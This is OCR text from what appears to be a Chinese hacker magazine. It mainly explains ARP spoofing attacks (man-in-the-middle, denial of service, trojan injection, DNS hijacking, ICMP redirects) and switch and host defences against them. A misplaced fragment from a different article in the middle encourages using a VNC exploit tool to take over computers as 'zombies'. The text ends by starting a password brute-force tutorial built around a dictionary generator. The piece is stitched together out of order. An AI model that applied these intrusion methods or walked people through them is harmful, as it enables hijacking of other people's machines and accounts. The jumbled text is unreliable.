以太网通常是指数据传输速率达到100Mbps以上，采用的网络拓扑结构灵活的网络，并且符合IEEE802.3标准，比如现在的企业网、网吧都可以叫以太网。对于早期的共享式以太网来说，通常采用集线器来互联，集线器工作在第一层，即物理层，对于这一层，集线器所连接的网段是一个广播域，即一方发多方收，同时也是一个冲突域，即网络同时发送消息会引起冲突，利用广播技术将某个端口要发送的数据广播到本网络的其它所有主机上，目标主机会接收此数据，而非目标主机则会丢弃该数据。但是如果我们把网卡设为混杂模式（promisc），则非目标主机也可以接收此数据，因为在混杂模式下，各端口的状态被设为无条件接收模式，因此ARP欺骗就可以用在共享式以太网中。

2、交换式以太网

对于交换式以太网我们则采用交换机来连接，交换机工作在第二层，即数据链路层，此层的特点就是把要发送的数据封装成帧（帧就是一种携带了MAC地址信息的特殊数据）。对于交换机互联的网段也是一个广播域，但交换机每一个端口却是一个冲突域，交换机通过读取数据包中的目的MAC地址，然后在MAC地




图9

功后，如果计算机处于未锁定状态或者未进行屏幕保护，则可以直接在该计算机上执行各种命令来实施完全控制。本案例中可以通过sfind等工具软件先对已经扫描出存在漏洞的计算机进行5900端口开放情况进行探测，仅对开放5900端口的IP地址进行连接，这样效率会更高。虽然VNC漏洞已经过去了很长时间，但是通过扫描我们发现目前依然存在很多VNC漏洞的计算机，在安全防护越来越严格的情况下，通过本案例来获取肉鸡不失为一种好方法。

[本文中涉及到的工具在光盘中有提供，工具如下：VNC漏洞利用软件vnc.exe、VNC连接器Link]

编辑点评：

在我的印象中，有利用radmin的，Dame Ware等远程控制软件进行抓鸡的，VNC是首次看到，也许是小编我视野狭隘吧，我觉得读者朋友也会觉得新鲜，所以就选了这篇，希望大家能再掌握一项抓鸡方法。

址表中查找相应的地址进行转发，交换机会在内部维护一张容量很大的MAC地址表，如果找到则把数据转发过去，如果没有找到，则会将数据广播到网络中的所有主机上，当目标主机回答交换机时，交换机就可以知道到这个MAC地址应该与哪个端口相对应，这个过程被称为“学习”，即一种获取地址映射的手段。

如果这里也将网卡设为混杂模式的话，则只能捕获到目的MAC地址为本地（本机）地址的数据包，此时在共享式以太网中的监听方法失效。这是因为交换机内部的结构为交换矩阵，每个端口各自独立，不像集线器那样，内部结构为总线结构，由于交换机采用专门的ASIC（专用集成电路），结构已不像集线器那么简单，因此无法采用混杂模式来捕获数据，为了方便管理员分析数据就产生了镜像端口，镜像就好比映射，它可以把出入网络的数据全部镜像到一个端口上来，方便管理员分析。不过由于ARP协议是无连接、无认证的，局域网中的任何主机都可以随意的发送ARP请求包，当然也可以接收ARP应答包，并且会无条件的根据应答包内的内容更新本机的ARP缓存表，因此ARP欺骗在交换式以太网中同样适用，只是不需要工作在混杂模式而已。

三、ARP 欺骗的方法

1、中间人攻击

中间人就好比一个中介一样，负责交换两端的协商，中间人攻击的原理如图3。




图3 中间人攻击

在图3中，C为攻击者，图中叉号表示A与B之间并不是直接通信，这里C在A与B之间充当了中间人（Man In The Middle）的角色，这样使得A与B之间的数据必须通过C进行交换。若C要攻击A，则C会假冒成主机B的IP地址，而MAC地址则是C自己的（注意是C自己的），C开启IP路由功能，也就是让A的数据通过C再到B这个路径过程，然后C欺骗A，A就会将数据发送给C，这样C可以对数据进行篡改，然后再转发给B，同样C也可以欺骗B。防范中间人攻击最有效的方法就是对数据进行加密，这样C无法获取原始数据，当然还可以在交换机上划分VLAN来防范。

2、拒绝服务

也以图3为例，在图3中，C对主机A发送伪造的ARP应答报文，并假冒主机B的IP地址，但这次的MAC地址是一个不存在的地址，这样主机A收到此报文后就会错误的刷新ARP缓存表中主机B的IP地址与MAC地址的映射关系，导致主机A与主机B的网络通信被中断，这在信息安全上被称为拒绝服务攻击（DOS，Deny Of Service）。

四、ARP 引发的 ARP 挂马与 DNS 劫持

1、ARP 挂马

为了方便大家理解，我们也以图来说明，如图4。

经常看到ARP挂马，黑手上的作者都讲了利用方法，为什么用户访问任意网址都会自动下载木马并执行，就是因为攻击者充当了中间人的角色。在图4中，主机B为攻击者，外网有很多WEB服务器，这里假设有一台服务器




图4

为Google的，现在主机A想访问外网的Google，于是B会进行ARP欺骗来充当内网中的路由器，这样数据包会先经过B再发送到A，具体过程为：A在IE地址栏中输入www.google.com后，此时只是提交网址，B会让这个地址被提交到外网上去，Google收到请求包后会将自己的WEB页面返回过去，但是这个页面先被B收到了，因为B是中间人，于是B可以对这个页面进行伪造，此时B会将已做好的挂马地址插入到页面中去，然后再将这个地址返回给A，于是A访问Google的页面时，会自动下载并执行攻击者C制作好的木马，虽然A现在访问的是Google的页面，注意这个时间是相当短的。由此可见ARP挂马危害也是相当大的。

2、DNS 劫持

DNS劫持与ARP挂马有相似之处，ARP挂马是在能正常访问页面的时候自动下载攻击者的恶意程序并执行，而DNS劫持则是用户访问的页面被自动转到了另一个页面，这个页面就是攻击者事先制作好的，其中可能含有恶意代码或程序。同样以图4来说明，DNS劫持过程为：A现在想访问外网的Google，于是A在IE地址栏中输入www.google.com，但是这个数据包也被攻击者B收到了，此时B可以让这个数据包出到外网去，返回时进行DNS转向，也可以不让它出去，这里假设不让它出去，于是B充当了WEB服务器，将A的数据包直接丢弃，然后B将事先制作好的WEB页面返回给A，此时A看到页面就和实际的不一样了，这样就达到了DNS劫持，而B在这里就是充当了WEB和DNS服务器的角色。相信前几期看过《黑手》文章的读者都知道怎么利用了，忘了的赶快去翻来看看。

五、由 ARP 引发的 ICMP 重定向攻击

ICMP（Internet Control Messge Protocol，因特网控制报文协议），是一种网络层协议，它的作用就是让主机或路由器报告差错情况和提供有关异常情况的报告。ICMP报告报文有ICMP差错报告报文和ICMP询问报文两种，而在ICMP差错报文中又有5种报文，这里要说的就是类型值为5的报文，叫“改变路由”报文，又称“重定向”报文，重定向使得路由器将改变路由报文发送给主机，让主机知道下次该走更优的路由，简单的说重定向就是通知主机有最优的路由存在。重定向报文必须使用路由器生成，当主机作为路由器使用时，必须将内核配置成可以发送重定向报文。ICMP重定向攻击也可以实现ARP欺骗的效果，但实现起来比较复杂，ICMP重定向攻击原理如图5。

在图5中，主机A和C处于同一内网，B处于外网中，它们之间用真实路由器相连，C为攻击者，C通过修改内核，冒充成与A相连的路由器，此时若C要想监听A的通信内容，则会构造一个数据包，这个数据包正是IP数据包和ICMP数据包，C通过修改包内的内容来达




图5 ICMP 重定向攻击示意

版本号(4bit)	首部长度(4bit)	服务类型(8bit)	数据包部长度(16bit)	
标识(16bit)			标志(3bit)	片偏移(13bit)
生存时间TTL(8bit)	ICMP协议(8bit)		首部校验和（16bit）	
源IP地址（32bit）：192.168.1.1				
目标IP地址（32bit）：192.168.1.2				
可选字段（长度可变）				填充部分
类型（8bit）	代码（8bit）		检验和（16bit）	
重定向路由器IP地址：192.168.1.3				
版本号(4bit)	首部长度(4bit)	服务类型(8bit)	数据包部长度(16bit)	
标识(16bit)			标志(3bit)	片偏移(13bit)
生存时间TTL(8bit)	IP协议(8bit)		首部校验和（16bit）	
源IP地址（32bit）：192.168.1.2				
目标IP地址（32bit）：202.200.10.10				
可选字段（长度可变）				
类型（8bit）	代码（8bit）		检验和（16bit）	

图6 数据包内容

到欺骗，如图6。

这样就会让A的数据包发送给C，C对数据包进行操作（比如篡改），之后再转发给真实的路由器，这也是中间人攻击，同样可以达到拒绝服务的效果。

虽然这样的攻击能够实现，但实际上，从路由器选择协议来看，C有可能自动发送ICMP重定向报文给目标主机，这种自动生成的ICMP重定向报文与C伪造的ICMP重定向报文有所区别，因为当C作为路由器时，C会发现下一跳地址为真实的路由器，而A与真实的路由器距离最短，则A会直接通过真实路由器，这里假定最短距离为1，而A通过C再出去距离为2，所以此时C就会通告主机A，让A直接通过真实路由器出去与B连接，而不再通过C，这样就导致ARP欺骗或重定向攻击失败，因此用ICMP重定向攻击来实现ARP欺骗比较困难。

六、跨网段的ARP欺骗能否实现

关于网段的知识我会在以后给大家详细讲解，这里大家把网段理解成两个地域不同的网络就行了，我会在以后的文章让大家完全理解。通常我们见到的ARP欺骗都是在同一个局域网或同一个网段中进行的，为什么会这样呢？因为要跨网段，就必须经过路由器或者具有路由功能的第三层设备，要记住，路由器是不会直接转发第二层帧的，路由器的作用就是要分隔广播域，这样只靠单单的ARP跨网段欺骗肯定是实现不了的，于是想到了ARP和ICMP重定向攻击相结合，如图7。




图7 跨网段的ARP欺骗示意

A与B处于内网，C为攻击者处于外网，在内网中A与B正在通信，C要实现ARP欺骗A，则C就要想办法先宕掉B或者阻断A与B当前的通信，然后发给A假冒的ARP应答报文来冒充B的IP地址，MAC地址则为C自己的，但A在内网，它只会寻找内网的主机来通信，因为它的ARP表存的是内网的，所以C还要构造一个ICMP重定向报文，用来产生欺骗路由，通告A到主机B的最短路径是通过路由器，于是A获悉了路由，然后将应发往B的数据交给路由器转发，这样C就可以在外网收到A的IP包了，接着C就可以对B进行ARP欺骗了。

理论上，上面的方法好像完全行得通，但实际上A是不会无条件地接受ICMP报文的，为了防止路由器和主机的误操作或其它恶意用户的破坏，主机在更改本机路由表之前要先做一些检查，比如：新的路由必须与网络直接相连；重定向报文不能让主机本身作为路由器；被修改的路由必须是一个间接路由等等。在图7中显然违背了这些条件，A与B在同一网段内，是直连路由，而不是间接路由，而且当A收到一主机的分组时，会将分组的目的地址和A的子网掩码进行逐比特的“与”运算，如果结果等于A的网络地址（这里A的网络地址为：192.168.1.0，C的网络地址为：202.200.10.0，显然不相等），则认为目的主机与A在同一内网，可以直接转发，但我们可以看出这两个网络的网络地址是不相同的。由此可知，ARP跨网段欺骗不可能也无法实现。

七、ARP欺骗攻击的防范

要彻底解决ARP欺骗几乎是不可能的，除非开发出某种新的网络协议，为此我们只能在一定程序上加以预防，就像DDOS攻击一样，要完全解决也是不可能的。在企业网络管理中我们通常都是在交换机和路由器上进行操作，我们可以考虑以下一些方法：

1、在主机上静态绑定MAC，在命令行下用 **arp －a** 获取IP与MAC地址映射关系，然后用 arp －s 本机IP 本机MAC地址进行绑定，这样做最为简单，但只能单向绑定，所以还要和网关进行绑定，同样用arp获悉网关IP与MAC地址，用 arp －s 网关IP 网关MAC地址进行绑定，若有多个IP也要一起绑定。

2、在交换机上进行绑定，在交换机上启用ARP绑定功能，将用户的IP与MAC地址进行静态绑定，这样效果很明显，但操作起来比较复杂，为此我们可以考虑在交换机的端口上启用端口安全性，这样也能起到一定的防御效果，为了方便说明，我们用下图来说明，如图8。




图8 局域网设备及参数分配图

各种参数如图8，主机A、B、C被划到VLAN1中，主机D、E、F被划到VLAN2中，各主机IP与MAC地址对应在图中，下面以配置VLAN1为例来说明，VLAN2配置与此相同，将一主机用console口连接到交换机上，然后进行配置，下面是主要的命令（不懂的可以略过，希望对某些网管有用）。

Switch(config)#mac－address－table static 0050.56C0.0001 vlan 1 intface e1：配置静态MAC地址绑定表，注意这里MAC地址是用点来隔开，作用就是将VLAN1相关联，这是主机A上的配置，就是实现A的IP和MAC相绑定。

Switch(config)#interface e1：进入E1接口配置模式

Switch(config－if)#switchport port－security：在E1接口上启用端口安全性

Switch(config－if)#switchport port－security maximum 10：最多只允许10台主机与此端口通信。其它主机配置与此相同，当安全端口收到不是静态MAC地址表中的地址时，即攻击者的地址时，将会导致地址违规，这样攻击者就会被拒绝访问，结果就会使ARP欺骗失败，地址违规命令为：**Switch(config)#switchport port－security violation {protect | restrict | shutdown}**

其中protect为保护模式，此时端口将禁止攻击者访问，restrict为锁定模式，效果和protect一样，不同的是它会生成SNMP中断（trap）消息。Shutdown为关闭模式，这招比较绝，端口被关闭了，只有管理员才能重新激活。其它配置与此类似，注意：如果只在方法2上做绑定，而不在方法1上做绑定，那是不行的，这样无法保证用户端不会被欺骗，所以最好把方法1和方法2同时进行。

3、采用MAC地址访问控制列表（ACL：Access Control List），访问控制列表类似于防火墙中的过滤策略，它可以决定哪些端口之间能够或不能够互相访问。举个例子，在图8中假设让A只能访问B，则在交换机上执行这条命令：**Switch(config)#access－list 1100 permit 0050.56C0.0001 0000.0000.0000 0050.56C0.3055 0000.0000.0000**，其中1100为ACL编号，取值为1100－1199，permit表示允许的意思，如果要禁止则用deny，后面为A和B的MAC地址，连续的12个0表示必须符合A和B两个地址。该命令很有用，完整的语法为：access－list ACL号 {permitdeny} 源MAC地址 通配码 目标MAC地址 通配码，具体意思相信各位网管都懂，在此不多讲。

4、使用ARP服务器，在局域网上架设ARP服务器，让它来替代主机应答ARP包，比如可以设置一种被称为VMPS（VLAN成员策略服务器）的服务器，它就记录了每个端口的信息，并把每个端口和VLAN相关联起来，这样就很难实现ARP欺骗了，这种方法固然可以，但成本太高。

5、使用ARP欺骗防御工具，这样简单可行，比如用AntiARP防火墙就可以实现，但要注意，它只是作为防火墙来使用，不具有杀毒的功能，杀毒我们当然要选杀毒软件。黑手的JiaJia不是写了个防ARP欺骗的工具么，用它来防ARP欺骗也是不错的。

好了，文章就到这里，感谢你耐心的把本文看完，希望你从本文学到了有用的东东，不懂的来NoHack。

编辑点评：

这算一篇理论性非常强的文章，作者的描述语言很专业，估计很多朋友读起来都很困难吧！文章看到最后大概看出来它主要面向的是网管读者，所以我们普通的爱好黑客的朋友就不必沮丧了，从这篇文章中我们对ARP协议以及ARP攻击有个大概的印象就可以了。《黑手》以前的杂志和图书对ARP欺骗都有过介绍，有兴趣的朋友可以继续找出来研究，然后回头再来看这篇文章就容易许多了。

图 天涯衰草

意想不到的结果——端口破解

从本文您可以学到：

1.了解端口破解　2.懂得如何防范端口破解

上一期我们以“端口扫描”为开始，为大家介绍了一些关于端口的基本信息，今天我们进一步通过“端口破解”的讲解，让大家了解入侵的最基本的方式方法，这不单单是让各位温故知新，也是提示大家不要迷信那些所谓的“主流方法”。

一、什么是端口破解？

提到破解我们可能就会想到很多信息，比如软件破解、邮箱破解、口令破解等，那么什么是端口破解呢？大名鼎鼎的米特尼克我想很多人都知道，他通过对北美空中防务指挥部的密码进行破解，并且利用这套系统留下来的“后门”，就顺顺当当“大摇大摆”地进入了这个系统。

可能有的用户会觉得这个案例和端口破解有什么关系。其实端口破解实际上就是对该端口，所提供的网络服务账号密码进行破解。这种破解是黑客使用的最早也是最老的方法，黑客可以通过破解账号密码来安装后门。这样以后即使管理员封了被破解的账号密码，黑客依然可以利用安装后门进行入侵。多数情况下，黑客会寻找口令较弱的未使用账号，然后将口令进行修改或克隆。

二、端口怎样被破解？

最近我看到一篇相关的入侵文章，作者正是利用对端口进行的破解，成功的获得了远程系统中FTP账号密码的信息。最终上传PHP木马控制了一台linux的服务器，由此我们也可以再次感受到端口破解的快感。那么端口到底是怎样进行破解操作的呢？

1.配置黑客字典

黑客在进行端口破解的过程中，穷举法就是最常见的一种方法。它是随意的从字典文件中抽出一段词组，来和要破解的账号密码进行比对，直到破解出需要的密码或是字典文件中的词组全部试完为止，也就是俗称的暴力破解。进行暴力破解，一个好的字典文件是不可缺少的，现在我们就来配置生成一个。

HackerDicBuilder是一款功能十分强大的字典生成工具，设计者根据国人设置密码的习惯来生成字典文件，可以说它的功能是这些字典工具中最强的。直接运行字典程序，可以看到程序采用了向导进行配置。点击“下一步”按钮，首先出现的是“基本数据”的配置窗口，这里利用用户的名称和出生日期来配置字典文件，如图1，这也是国人最常用的密码设置方案。用户可以按照“姓＋名＋年(4位或后2位)”、“姓或名＋年(4位或后2位)”、“年(4位或后2位)＋月＋日”、“年(4位或后2位)＋月或日”和“月＋日　姓或名＋年(4位或后2位)＋或月或日”等多种组合方式进行选择。




图1 HackerDicBuilder界面

